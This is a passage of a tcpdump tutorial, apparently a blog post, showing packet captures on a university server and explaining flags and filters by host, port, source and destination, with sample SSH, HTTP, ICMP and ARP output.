16:15:34.681535 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.19510: Flags [P.], seq 3003536816:3003537024, ack 1308470991, win 367, length 208
16:15:34.733009 IP 180.211.113.163.19510 > pgschool.gtu.ac.in.ssh: Flags [.], ack 208, win 2047, length 0
16:15:35.105699 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.18172: Flags [P.], seq 400867569:400867637, ack 4213921213, win 247, options [nop,nop,TS val 300217499 ecr 4497618], length 68
16:15:35.566001 STP 802.1d, Config, Flags [none], bridge-id 8000.00:06:28:2a:d0:c3.8010, length 43
16:15:35.664696 IP pgschool.gtu.ac.in.52721 > google-public-dns-a.google.com.domain: 62834+ PTR? 163.113.211.180.in-addr.arpa. (46)
16:15:35.664712 IP pgschool.gtu.ac.in.52721 > google-public-dns-b.google.com.domain: 62834+ PTR? 163.113.211.180.in-addr.arpa. (46)
16:15:35.675913 IP google-public-dns-b.google.com.domain > pgschool.gtu.ac.in.52721: 62834 NXDomain 0/1/0 (101)
16:15:35.735107 IP google-public-dns-a.google.com.domain > pgschool.gtu.ac.in.52721: 62834 NXDomain 0/1/0 (101)
16:15:35.775943 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.18172: Flags [P.], seq 0:68, ack 1, win 247, options [nop,nop,TS val 300217667 ecr 4497618], length 68
16:15:36.084733 IP 180.211.113.163.18172 > pgschool.gtu.ac.in.ssh: Flags [P.], seq 1:85, ack 68, win 259, options [nop,nop,TS val 4498213 ecr 300217667], length 84
16:15:36.084758 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.18172: Flags [.], ack 85, win 247, options [nop,nop,TS val 300217744 ecr 4498213], length 0
16:15:36.664167 IP pgschool.gtu.ac.in.52721 > google-public-dns-b.google.com.domain: 32333+ PTR? 8.8.8.8.in-addr.arpa. (38)
16:15:36.739903 IP google-public-dns-b.google.com.domain > pgschool.gtu.ac.in.52721: 32333 1/0/0 PTR google-public-dns-a.google.com. (82)
16:15:36.740200 IP pgschool.gtu.ac.in.52721 > google-public-dns-b.google.com.domain: 22680+ PTR? 4.4.8.8.in-addr.arpa. (38)
16:15:36.818922 IP google-public-dns-b.google.com.domain > pgschool.gtu.ac.in.52721: 22680 1/0/0 PTR google-public-dns-b.google.com. (82)
16:15:37.567328 STP 802.1d, Config, Flags [none], bridge-id 8000.00:06:28:2a:d0:c3.8010, length 43
16:15:37.897242 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.18172: Flags [P.], seq 68:136, ack 85, win 247, options [nop,nop,TS val 300218197 ecr 4498213], length 68
16:15:38.206537 IP 180.211.113.163.18172 > pgschool.gtu.ac.in.ssh: Flags [P.], seq 85:185, ack 136, win 259, options [nop,nop,TS val 4498744 ecr 300218197], length 100
16:15:38.206562 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.18172: Flags [.], ack 185, win 247, options [nop,nop,TS val 300218274 ecr 4498744], length 0
16:15:39.566013 STP 802.1d, Config, Flags [none], bridge-id 8000.00:06:28:2a:d0:c3.8010, length 43
16:15:39.626639 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.18172: Flags [P.], seq 136:204, ack 185, win 247, options [nop,nop,TS val 300218629 ecr 4498744], length 68
16:15:39.934876 IP 180.211.113.163.18172 > pgschool.gtu.ac.in.ssh: Flags [P.], seq 185:237, ack 204, win 259, options [nop,nop,TS val 4499176 ecr 300218629], length 52
16:15:39.934900 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.18172: Flags [.], ack 237, win 247, options [nop,nop,TS val 300218706 ecr 4499176], length 0
16:15:39.935072 IP 180.211.113.163.18172 > pgschool.gtu.ac.in.ssh: Flags [F.], seq 237, ack 204, win 259, options [nop,nop,TS val 4499176 ecr 300218629], length 0
16:15:39.936499 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.18172: Flags [F.], seq 204, ack 238, win 247, options [nop,nop,TS val 300218707 ecr 4499176], length 0
16:15:40.246640 IP 180.211.113.163.18172 > pgschool.gtu.ac.in.ssh: Flags [.], ack 205, win 259, options [nop,nop,TS val 4499253 ecr 300218707], length 0
16:15:41.566198 STP 802.1d, Config, Flags [none], bridge-id 8000.00:06:28:2a:d0:c3.8010, length 43
16:15:43.566383 STP 802.1d, Config, Flags [none], bridge-id 8000.00:06:28:2a:d0:c3.8010, length 43
16:15:45.567206 STP 802.1d, Config, Flags [none], bridge-id 8000.00:06:28:2a:d0:c3.8010, length 43
16:15:47.567882 STP 802.1d, Config, Flags [none], bridge-id 8000.00:06:28:2a:d0:c3.8010, length 43
16:15:49.566855 STP 802.1d, Config, Flags [none], bridge-id 8000.00:06:28:2a:d0:c3.8010, length 43
16:15:51.567420 STP 802.1d, Config, Flags [none], bridge-id 8000.00:06:28:2a:d0:c3.8010, length 43
16:15:53.239584 IP 180.211.113.163.40290 > pgschool.gtu.ac.in.ssh: Flags [S], seq 2042841895, win 29200, options [mss 1460,sackOK,TS val 4502498 ecr 0,nop,wscale 7], length 0
16:15:53.239614 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.40290: Flags [S.], seq 3923252963, ack 2042841896, win 28960, options [mss 1460,sackOK,TS val 300222032 ecr 4502498,nop,wscale 7], length 0
16:15:53.565285 IP 180.211.113.163.40290 > pgschool.gtu.ac.in.ssh: Flags [.], ack 1, win 229, options [nop,nop,TS val 4502580 ecr 300222032], length 0
16:15:53.565322 IP 180.211.113.163.40290 > pgschool.gtu.ac.in.ssh: Flags [P.], seq 1:16, ack 1, win 229, options [nop,nop,TS val 4502580 ecr 300222032], length 15
16:15:53.565336 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.40290: Flags [.], ack 16, win 227, options [nop,nop,TS val 300222114 ecr 4502580], length 0
16:15:53.568099 STP 802.1d, Config, Flags [none], bridge-id 8000.00:06:28:2a:d0:c3.8010, length 43
16:15:53.573301 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.40290: Flags [P.], seq 1:42, ack 16, win 227, options [nop,nop,TS val 300222116 ecr 4502580], length 41
16:15:53.898561 IP 180.211.113.163.40290 > pgschool.gtu.ac.in.ssh: Flags [.], ack 42, win 229, options [nop,nop,TS val 4502663 ecr 300222116], length 0
16:15:53.898589 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.40290: Flags [P.], seq 42:1018, ack 16, win 227, options [nop,nop,TS val 300222197 ecr 4502663], length 976
16:15:53.898763 IP 180.211.113.163.40290 > pgschool.gtu.ac.in.ssh: Flags [P.], seq 16:664, ack 42, win 229, options [nop,nop,TS val 4502663 ecr 300222116], length 648
16:15:53.935944 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.40290: Flags [.], ack 664, win 237, options [nop,nop,TS val 300222207 ecr 4502663], length 0
16:15:54.261245 IP 180.211.113.163.40290 > pgschool.gtu.ac.in.ssh: Flags [P.], seq 664:936, ack 1018, win 244, options [nop,nop,TS val 4502754 ecr 300222197], length 272
16:15:54.261279 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.40290: Flags [.], ack 936, win 247, options [nop,nop,TS val 300222288 ecr 4502754], length 0
16:15:54.265095 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.40290: Flags [P.], seq 1018:1866, ack 936, win 247, options [nop,nop,TS val 300222289 ecr 4502754], length 848
16:15:54.592013 IP 180.211.113.163.40290 > pgschool.gtu.ac.in.ssh: Flags [P.], seq 936:952, ack 1866, win 259, options [nop,nop,TS val 4502836 ecr 300222289], length 16
16:15:54.631941 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.40290: Flags [.], ack 952, win 247, options [nop,nop,TS val 300222381 ecr 4502836], length 0
16:15:54.958854 IP 180.211.113.163.40290 > pgschool.gtu.ac.in.ssh: Flags [P.], seq 952:1004, ack 1866, win 259, options [nop,nop,TS val 4502928 ecr 300222381], length 52
16:15:54.958875 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.40290: Flags [.], ack 1004, win 247, options [nop,nop,TS val 300222462 ecr 4502928], length 0
16:15:54.958947 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.40290: Flags [P.], seq 1866:1918, ack 1004, win 247, options [nop,nop,TS val 300222462 ecr 4502928], length 52
16:15:55.284947 IP 180.211.113.163.40290 > pgschool.gtu.ac.in.ssh: Flags [P.], seq 1004:1072, ack 1918, win 259, options [nop,nop,TS val 4503010 ecr 300222462], length 68
16:15:55.285410 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.40290: Flags [P.], seq 1918:1986, ack 1072, win 247, options [nop,nop,TS val 300222544 ecr 4503010], length 68
16:15:55.568940 STP 802.1d, Config, Flags [none], bridge-id 8000.00:06:28:2a:d0:c3.8010, length 43
16:15:55.612033 IP 180.211.113.163.40290 > pgschool.gtu.ac.in.ssh: Flags [P.], seq 1072:1156, ack 1986, win 259, options [nop,nop,TS val 4503091 ecr 300222544], length 84
16:15:55.651940 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.40290: Flags [.], ack 1156, win 247, options [nop,nop,TS val 300222636 ecr 4503091], length 0
```

Now, let's see the RAW Output view, with no resolutions of port numbers or hostnames, absolute sequence numbers, and human-readable timestamps.

```
`# tcpdump -ttttnnvvS
```

-tttt for Print a timestamp, as hours, minutes, seconds, and fractions of a second since midnight, preceded by the date, on each dump line.

-nn for Don't convert addresses (i.e., host addresses, port numbers, etc.) to names.

-vv for Even more verbose output. For example, additional fields are printed from NFS reply packets, and SMB packets are fully decoded.

-S for Print absolute, rather than relative, TCP sequence numbers.

root@gtu-ProLiant-DL360-Gen9: ~/tcpdump

```
root@gtu-ProLiant-DL360-Gen9:~/tcpdump# tcpdump -ttttnnvvS
```

```
2017-06-05 16:18:18.456277 IP (tos 0x10, ttl 64, id 7743, offset 0, flags [DF], proto TCP (6), length 184)
    180.211.113.165.22 > 180.211.113.163.19510: Flags [P.], cksum 0x4d9a (incorrect -> 0x244c), seq 3012137616:3012137760, ack 1308476607, win 367, length 144
2017-06-05 16:18:18.570965 IP (tos 0x0, ttl 127, id 16783, offset 0, flags [DF], proto TCP (6), length 40)
    180.211.113.163.19510 > 180.211.113.165.22: Flags [.], cksum 0xb530 (correct), seq 1308476607, ack 3012137760, win 2049, length 0
2017-06-05 16:18:19.602175 STP 802.1d, Config, Flags [none], bridge-id 8000.00:06:28:2a:d0:c3.8010, length 43
        message-age 0.00s, max-age 20.00s, hello-time 2.00s, forwarding-delay 15.00s
        root-id 8000.00:06:28:2a:d0:c3, root-pathcost 0
2017-06-05 16:18:21.602336 STP 802.1d, Config, Flags [none], bridge-id 8000.00:06:28:2a:d0:c3.8010, length 43
        message-age 0.00s, max-age 20.00s, hello-time 2.00s, forwarding-delay 15.00s
        root-id 8000.00:06:28:2a:d0:c3, root-pathcost 0
2017-06-05 16:18:23.602532 STP 802.1d, Config, Flags [none], bridge-id 8000.00:06:28:2a:d0:c3.8010, length 43
        message-age 0.00s, max-age 20.00s, hello-time 2.00s, forwarding-delay 15.00s
        root-id 8000.00:06:28:2a:d0:c3, root-pathcost 0
2017-06-05 16:18:25.602362 STP 802.1d, Config, Flags [none], bridge-id 8000.00:06:28:2a:d0:c3.8010, length 43
        message-age 0.00s, max-age 20.00s, hello-time 2.00s, forwarding-delay 15.00s
        root-id 8000.00:06:28:2a:d0:c3, root-pathcost 0
2017-06-05 16:18:27.604161 STP 802.1d, Config, Flags [none], bridge-id 8000.00:06:28:2a:d0:c3.8010, length 43
        message-age 0.00s, max-age 20.00s, hello-time 2.00s, forwarding-delay 15.00s
        root-id 8000.00:06:28:2a:d0:c3, root-pathcost 0
2017-06-05 16:18:27.945988 IP (tos 0x0, ttl 49, id 51921, offset 0, flags [DF], proto TCP (6), length 60)
    180.211.113.163.34785 > 180.211.113.165.22: Flags [S], cksum 0xbdd6 (correct), seq 2009563178, win 29200, options [mss 1460,sackOK,TS val 4541179 ecr 0,nop,wscale 7], length 0
2017-06-05 16:18:27.946021 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto TCP (6), length 60)
    180.211.113.165.22 > 180.211.113.163.34785: Flags [S.], cksum 0x4d1e (incorrect -> 0xfa25), seq 2644408230, ack 2009563179, win 28960, options [mss 1460,sackOK,TS val 300260709 ecr 4541179,nop,wscale 7], length 0
2017-06-05 16:18:28.225175 IP (tos 0x0, ttl 49, id 51922, offset 0, flags [DF], proto TCP (6), length 52)
    180.211.113.163.34785 > 180.211.113.165.22: Flags [.], cksum 0x98e7 (correct), seq 2009563179, ack 2644408231, win 229, options [nop,nop,TS val 4541249 ecr 300260709], length 0
2017-06-05 16:18:28.225370 IP (tos 0x0, ttl 49, id 51923, offset 0, flags [DF], proto TCP (6), length 67)
    180.211.113.163.34785 > 180.211.113.165.22: Flags [P.], cksum 0x933d (correct), seq 2009563179:2009563194, ack 2644408231, win 229, options [nop,nop,TS val 4541249 ecr 300260709], length 15
2017-06-05 16:18:28.225388 IP (tos 0x0, ttl 64, id 59916, offset 0, flags [DF], proto TCP (6), length 52)
    180.211.113.165.22 > 180.211.113.163.34785: Flags [.], cksum 0x4d16 (incorrect -> 0x9894), seq 2644408231, ack 2009563194, win 227, options [nop,nop,TS val 300260779 ecr 4541249], length 0
2017-06-05 16:18:28.233866 IP (tos 0x0, ttl 64, id 59917, offset 0, flags [DF], proto TCP (6), length 93)
    180.211.113.165.22 > 180.211.113.163.34785: Flags [P.], cksum 0x4d3f (incorrect -> 0x7539), seq 2644408231:2644408272, ack 2009563194, win 227, options [nop,nop,TS val 300260781 ecr 4541249], length 41
2017-06-05 16:18:28.513728 IP (tos 0x0, ttl 49, id 51924, offset 0, flags [DF], proto TCP (6), length 52)
    180.211.113.163.34785 > 180.211.113.165.22: Flags [.], cksum 0x981f (correct), seq 2009563194, ack 2644408272, win 229, options [nop,nop,TS val 4541321 ecr 300260781], length 0
2017-06-05 16:18:28.513757 IP (tos 0x0, ttl 64, id 59918, offset 0, flags [DF], proto TCP (6), length 1028)
    180.211.113.165.22 > 180.211.113.163.34785: Flags [P.], cksum 0x50e6 (incorrect -> 0x08ac), seq 2644408272:2644409248, ack 2009563194, win 227, options [nop,nop,TS val 300260851 ecr 4541321], length 976
2017-06-05 16:18:28.514310 IP (tos 0x0, ttl 49, id 51925, offset 0, flags [DF], proto TCP (6), length 700)
    180.211.113.163.34785 > 180.211.113.165.22: Flags [P.], cksum 0x90be (correct), seq 2009563194:2009563842, ack 2644408272, win 229, options [nop,nop,TS val 4541321 ecr 300260781], length 648
2017-06-05 16:18:28.551939 IP (tos 0x0, ttl 64, id 59919, offset 0, flags [DF], proto TCP (6), length 52)
    180.211.113.165.22 > 180.211.113.163.34785: Flags [.], cksum 0x4d16 (incorrect -> 0x916f), seq 2644409248, ack 2009563842, win 237, options [nop,nop,TS val 300260861 ecr 4541321], length 0
2017-06-05 16:18:28.830443 IP (tos 0x0, ttl 49, id 51926, offset 0, flags [DF], proto TCP (6), length 324)
    180.211.113.163.34785 > 180.211.113.165.22: Flags [P.], cksum 0xe88a (correct), seq 2009563842:2009564114, ack 2644409248, win 244, options [nop,nop,TS val 4541400 ecr 300260851], length 272
2017-06-05 16:18:28.830478 IP (tos 0x0, ttl 64, id 59920, offset 0, flags [DF], proto TCP (6), length 52)
    180.211.113.165.22 > 180.211.113.163.34785: Flags [.], cksum 0x4d16 (incorrect -> 0x8fc1), seq 2644409248, ack 2009564114, win 247, options [nop,nop,TS val 300260930 ecr 4541400], length 0
2017-06-05 16:18:28.834018 IP (tos 0x0, ttl 64, id 59921, offset 0, flags [DF], proto TCP (6), length 900)
    180.211.113.165.22 > 180.211.113.163.34785: Flags [P.], cksum 0x5066 (incorrect -> 0xd169), seq 2644409248:2644410096, ack 2009564114, win 247, options [nop,nop,TS val 300260931 ecr 4541400], length 848
2017-06-05 16:18:29.116915 IP (tos 0x0, ttl 49, id 51927, offset 0, flags [DF], proto TCP (6), length 68)
    180.211.113.163.34785 > 180.211.113.165.22: Flags [P.], cksum 0xb673 (correct), seq 2009564114:2009564130, ack 2644410096, win 259, options [nop,nop,TS val 4541472 ecr 300260931], length 16
2017-06-05 16:18:29.155943 IP (tos 0x0, ttl 64, id 59922, offset 0, flags [DF], proto TCP (6), length 52)
```

Now, let's find the traffic by IP address:

```
' # tcpdump host 180.211.113.162 -vv
```

-vv is used for verbose mode. The above command will show you traffic from 180.211.113.162, whether it's the source or the destination.

root@gtu-ProLiant-DL360-Gen9: ~/tcpdump

```
root@gtu-ProLiant-DL360-Gen9:~/tcpdump# tcpdump host 180.211.113.162 -vv
tcpdump: listening on eno4, link-type EN10MB (Ethernet), capture size 262144 bytes
16:30:30.753802 ARP, Ethernet (len 6), IPv4 (len 4), Request who-has pgschool.gtu.ac.in tell 180.211.113.162, length 46
16:30:30.753839 ARP, Ethernet (len 6), IPv4 (len 4), Reply pgschool.gtu.ac.in is-at 14:02:ec:42:b0:27 (oui Unknown), length 28
```

How to See packet with HEX output

It is useful when you want to see the content of the packets in question, and it's often best used when you're isolating a few candidates for closer scrutiny.

```
' # tcpdump -nnvXSs 0 -c1 icmp
```

-nn for Don't convert addresses (i.e., host addresses, port numbers, etc.) to names.

-v for When parsing and printing, produce (slightly more) verbose output. For example, the time to live, identification, total length and options in an IP packet are printed. Also enables additional packet integrity checks such as verifying the IP and ICMP header checksum.

-X for When parsing and printing, in addition to printing the headers of each packet, print the data of each packet (minus its link level header) in hex and ASCII. This is very handy for analyzing new protocols.

-S for Print absolute, rather than relative, TCP sequence numbers.

-s for Snarf snaplen bytes of data from each packet rather than the default of 65535 bytes. Packets truncated because of a limited snapshot are indicated in the output with ``[|proto]'', where proto is the name of the protocol level at which the truncation has occurred. Note that taking larger snapshots both increases the amount of time it takes to process packets and, effectively, decreases the amount of packet buffering. This may cause packets to be lost. You should limit snaplen to the smallest number that will capture the protocol information you're interested in. Setting snaplen to 0 sets it to the default of 65535, for backwards compatibility with recent older versions of tcpdump.

-c1 for how many packets you want to capture.

-icmp for which protocol you want to capture.

```
root@gtu-ProLiant-DL360-Gen9: ~/tcpdump
root@gtu-ProLiant-DL360-Gen9:~/tcpdump# tcpdump -nnvXSs 0 -c1 icmp
tcpdump: listening on eno4, link-type EN10MB (Ethernet), capture size 262144 bytes
17:16:25.182210 IP (tos 0x0, ttl 63, id 45866, offset 0, flags [none], proto ICMP (1), length 84)
    180.211.113.163 > 180.211.113.165: ICMP echo request, id 53308, seq 55077, length 64
        0x0000:  4500 0054 b32a 0000 3f01 7b8f b4d3 71a3  E..T.*..?.{...q.
        0x0010:  b4d3 71a5 0800 34dc d03c d725 5935 4491  ..q...4..<.%Y5D.
        0x0020:  0002 92f5 0809 0a0b 0c0d 0e0f 1011 1213  ................
        0x0030:  1415 1617 1819 1a1b 1c1d 1e1f 2021 2223  ............ !"#
        0x0040:  2425 2627 2829 2a2b 2c2d 2e2f 3031 3233  $%&'()*+,-./0123
        0x0050:  3435 3637                                4567
1 packet captured
2 packets received by filter
0 packets dropped by kernel
root@gtu-ProLiant-DL360-Gen9:~/tcpdump#
```

Now, let's find the IP address using source and destination.

` # tcpdump src 180.211.113.162 -vv

` # tcpdump dst 180.211.113.163 -vv

-src is used for Source IP address

-dst is used for Destination IP address

```
root@gtu-ProLiant-DL360-Gen9: ~/tcpdump
root@gtu-ProLiant-DL360-Gen9:~/tcpdump# tcpdump src 180.211.113.162 -vv
tcpdump: listening on eno4, link-type EN10MB (Ethernet), capture size 262144 bytes
17:22:32.801295 ARP, Ethernet (len 6), IPv4 (len 4), Request who-has pgschool.gtu.ac.in tell 180.211.113.162, length 46
```

root@gtu-ProLiant-DL360-Gen9: ~/tcpdump

```
root@gtu-ProLiant-DL360-Gen9:~/tcpdump# tcpdump dst 180.211.113.163 -vv > dumpDst
tcpdump: listening on eno4, link-type EN10MB (Ethernet), capture size 262144 bytes
^Z
[55]+  Stopped                 tcpdump dst 180.211.113.163 -vv > dumpDst
root@gtu-ProLiant-DL360-Gen9:~/tcpdump# nano dumpDst
```

We are saving the output in one file called dumpDst.

```
 GNU nano 2.5.3                                File: dumpDst

17:25:29.769590 IP (tos 0x10, ttl 64, id 62210, offset 0, flags [DF], proto TCP (6), length 184)
    pgschool.gtu.ac.in.ssh > 180.211.113.163.19510: Flags [P.], cksum 0x4d9a (incorrect -> 0x0c53), seq 3050567792:3050567936, ack 1308522479, win 401, length 144
17:25:33.579391 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto TCP (6), length 60)
    pgschool.gtu.ac.in.ssh > 180.211.113.163.28137: Flags [S.], cksum 0x4d1e (incorrect -> 0xab80), seq 2004880665, ack 3086844569, win 28960, options [mss 1460,sackOK,TS val 301267117 ecr 5547577,nop,wscale 7], length 0
17:25:33.909158 IP (tos 0x0, ttl 64, id 62490, offset 0, flags [DF], proto TCP (6), length 52)
    pgschool.gtu.ac.in.ssh > 180.211.113.163.28137: Flags [.], cksum 0x4d16 (incorrect -> 0x49d5), seq 1, ack 16, win 227, options [nop,nop,TS val 301267200 ecr 5547660], length 0
17:25:33.917199 IP (tos 0x0, ttl 64, id 62491, offset 0, flags [DF], proto TCP (6), length 93)
    pgschool.gtu.ac.in.ssh > 180.211.113.163.28137: Flags [P.], cksum 0x4d3f (incorrect -> 0x267a), seq 1:42, ack 16, win 227, options [nop,nop,TS val 301267202 ecr 5547660], length 41
17:25:34.247673 IP (tos 0x0, ttl 64, id 62492, offset 0, flags [DF], proto TCP (6), length 1028)
    pgschool.gtu.ac.in.ssh > 180.211.113.163.28137: Flags [P.], cksum 0x50e6 (incorrect -> 0x5a8d), seq 42:1018, ack 16, win 227, options [nop,nop,TS val 301267284 ecr 5547744], length 976
17:25:34.283942 IP (tos 0x0, ttl 64, id 62493, offset 0, flags [DF], proto TCP (6), length 52)
    pgschool.gtu.ac.in.ssh > 180.211.113.163.28137: Flags [.], cksum 0x4d16 (incorrect -> 0x4298), seq 1018, ack 664, win 237, options [nop,nop,TS val 301267294 ecr 5547744], length 0
17:25:34.939942 IP (tos 0x0, ttl 64, id 62494, offset 0, flags [DF], proto TCP (6), length 1028)
    pgschool.gtu.ac.in.ssh > 180.211.113.163.28137: Flags [P.], cksum 0x50e6 (incorrect -> 0x574d), seq 42:1018, ack 664, win 237, options [nop,nop,TS val 301267458 ecr 5547744], length 976
17:25:35.270806 IP (tos 0x0, ttl 64, id 62495, offset 0, flags [DF], proto TCP (6), length 52)
    pgschool.gtu.ac.in.ssh > 180.211.113.163.28137: Flags [.], cksum 0x4d16 (incorrect -> 0x3f88), seq 1018, ack 936, win 247, options [nop,nop,TS val 301267540 ecr 5548000], length 0
17:25:35.274506 IP (tos 0x0, ttl 64, id 62496, offset 0, flags [DF], proto TCP (6), length 900)
    pgschool.gtu.ac.in.ssh > 180.211.113.163.28137: Flags [P.], cksum 0x5066 (incorrect -> 0xec72), seq 1018:1866, ack 936, win 247, options [nop,nop,TS val 301267541 ecr 5548000], length 848
17:25:35.643944 IP (tos 0x0, ttl 64, id 62497, offset 0, flags [DF], proto TCP (6), length 52)
    pgschool.gtu.ac.in.ssh > 180.211.113.163.28137: Flags [.], cksum 0x4d16 (incorrect -> 0x3b76), seq 1866, ack 952, win 247, options [nop,nop,TS val 301267634 ecr 5548084], length 0
17:25:35.973898 IP (tos 0x0, ttl 64, id 62498, offset 0, flags [DF], proto TCP (6), length 52)
    pgschool.gtu.ac.in.ssh > 180.211.113.163.28137: Flags [.], cksum 0x4d16 (incorrect -> 0x3a94), seq 1866, ack 1004, win 247, options [nop,nop,TS val 301267716 ecr 5548176], length 0
17:25:35.973973 IP (tos 0x0, ttl 64, id 62499, offset 0, flags [DF], proto TCP (6), length 104)
    pgschool.gtu.ac.in.ssh > 180.211.113.163.28137: Flags [P.], cksum 0x4d4a (incorrect -> 0xb6dc), seq 1866:1918, ack 1004, win 247, options [nop,nop,TS val 301267716 ecr 5548176], length 52
17:25:36.667939 IP (tos 0x0, ttl 64, id 62500, offset 0, flags [DF], proto TCP (6), length 104)
    pgschool.gtu.ac.in.ssh > 180.211.113.163.28137: Flags [P.], cksum 0x4d4a (incorrect -> 0xb62e), seq 1866:1918, ack 1004, win 247, options [nop,nop,TS val 301267890 ecr 5548176], length 52
17:25:36.680849 IP (tos 0x0, ttl 64, id 62501, offset 0, flags [DF], proto TCP (6), length 64)
    pgschool.gtu.ac.in.ssh > 180.211.113.163.28137: Flags [.], cksum 0x4d22 (incorrect -> 0x8616), seq 1918, ack 1004, win 247, options [nop,nop,TS val 301267893 ecr 5548353,nop,nop,sack 1 {952:1004}], length 0
17:25:36.997981 IP (tos 0x0, ttl 64, id 62502, offset 0, flags [DF], proto TCP (6), length 52)
    pgschool.g
```

Let's find the traffic related to a specific port.

```
` # tcpdump port 80
```

It will show us the traffic for port number 80, which runs HTTP service.

```
root@gtu-ProLiant-DL360-Gen9:~/tcpdump# tcpdump port 80
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eno4, link-type EN10MB (Ethernet), capture size 262144 bytes
17:39:14.998957 IP 180.211.113.163.60339 > pgschool.gtu.ac.in.http: Flags [S], seq 2696629390, win 65535, options [mss 1460,nop,wscale 5,nop,nop,TS val 990757185 ecr 0,sackOK,eol], length 0
17:39:14.999010 IP pgschool.gtu.ac.in.http > 180.211.113.163.60339: Flags [S.], seq 3725375264, ack 2696629391, win 28960, options [mss 1460,sackOK,TS val 301472472 ecr 990757185,nop,wscale 7], len
17:39:15.000197 IP 180.211.113.163.60339 > pgschool.gtu.ac.in.http: Flags [.], ack 1, win 4117, options [nop,nop,TS val 990757186 ecr 301472472], length 0
17:39:15.000414 IP 180.211.113.163.60339 > pgschool.gtu.ac.in.http: Flags [P.], seq 1:514, ack 1, win 4117, options [nop,nop,TS val 990757187 ecr 301472472], length 513: HTTP: GET /moodle/ HTTP/1.1
17:39:15.000454 IP pgschool.gtu.ac.in.http > 180.211.113.163.60339: Flags [.], ack 514, win 235, options [nop,nop,TS val 301472473 ecr 990757187], length 0
17:39:15.108226 IP pgschool.gtu.ac.in.http > 180.211.113.163.60339: Flags [.], seq 1:7241, ack 514, win 235, options [nop,nop,TS val 301472500 ecr 990757187], length 7240: HTTP: HTTP/1.1 200 OK
17:39:15.108306 IP pgschool.gtu.ac.in.http > 180.211.113.163.60339: Flags [.], seq 7241:14481, ack 514, win 235, options [nop,nop,TS val 301472500 ecr 990757187], length 7240: HTTP
17:39:15.109063 IP 180.211.113.163.60339 > pgschool.gtu.ac.in.http: Flags [.], ack 2897, win 4050, options [nop,nop,TS val 990757293 ecr 301472500], length 0
17:39:15.109270 IP 180.211.113.163.60339 > pgschool.gtu.ac.in.http: Flags [.], ack 5793, win 3960, options [nop,nop,TS val 990757293 ecr 301472500], length 0
17:39:15.109300 IP pgschool.gtu.ac.in.http > 180.211.113.163.60339: Flags [P.], seq 14481:16079, ack 514, win 235, options [nop,nop,TS val 301472500 ecr 990757293], length 1598: HTTP
17:39:15.109515 IP 180.211.113.163.60339 > pgschool.gtu.ac.in.http: Flags [.], ack 8689, win 3869, options [nop,nop,TS val 990757293 ecr 301472500], length 0
17:39:15.109759 IP 180.211.113.163.60339 > pgschool.gtu.ac.in.http: Flags [.], ack 11585, win 3779, options [nop,nop,TS val 990757293 ecr 301472500], length 0
17:39:15.110004 IP 180.211.113.163.60339 > pgschool.gtu.ac.in.http: Flags [.], ack 14481, win 3688, options [nop,nop,TS val 990757294 ecr 301472500], length 0
17:39:15.110248 IP 180.211.113.163.60339 > pgschool.gtu.ac.in.http: Flags [.], ack 16079, win 3638, options [nop,nop,TS val 990757294 ecr 301472500], length 0
17:39:15.111628 IP 180.211.113.163.60339 > pgschool.gtu.ac.in.http: Flags [.], ack 16079, win 4096, options [nop,nop,TS val 990757295 ecr 301472500], length 0
^Z
[66]+  Stopped                 tcpdump port 80
```

```
` # tcpdump src port 22 > dumpSSH
```

It will show us the traffic for port number 22, which runs SSH service.

We are storing it in one file dumpSSH.

root@gtu-ProLiant-DL360-Gen9: ~/tcpdump

```
root@gtu-ProLiant-DL360-Gen9:~/tcpdump# tcpdump src port 22 > dumpSSH
```

```
 GNU nano 2.5.3                                File: dumpSSH

17:41:20.789730 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.19510: Flags [P.], seq 3057244544:3057244752, ack 1308545615, win 418, length 208
17:41:21.467048 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.42655: Flags [P.], seq 157365838:157365906, ack 1565925669, win 247, options [nop,nop,TS val 301504089 ecr 3670265], length 68
17:41:21.870411 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.42655: Flags [.], ack 85, win 247, options [nop,nop,TS val 301504190 ecr 3670831], length 0
17:41:24.003334 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.42655: Flags [P.], seq 68:136, ack 85, win 247, options [nop,nop,TS val 301504723 ecr 3670831], length 68
17:41:24.390827 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.54798: Flags [S.], seq 1741054871, ack 4240401465, win 28960, options [mss 1460,sackOK,TS val 301504820 ecr 3671465,nop,wscale 7], length 0
17:41:24.408364 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.42655: Flags [.], ack 137, win 247, options [nop,nop,TS val 301504825 ecr 3671465], length 0
17:41:24.409792 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.42655: Flags [F.], seq 136, ack 138, win 247, options [nop,nop,TS val 301504825 ecr 3671465], length 0
17:41:24.782032 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.54798: Flags [.], ack 16, win 227, options [nop,nop,TS val 301504918 ecr 3671563], length 0
17:41:24.790699 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.54798: Flags [P.], seq 1:42, ack 16, win 227, options [nop,nop,TS val 301504920 ecr 3671563], length 41
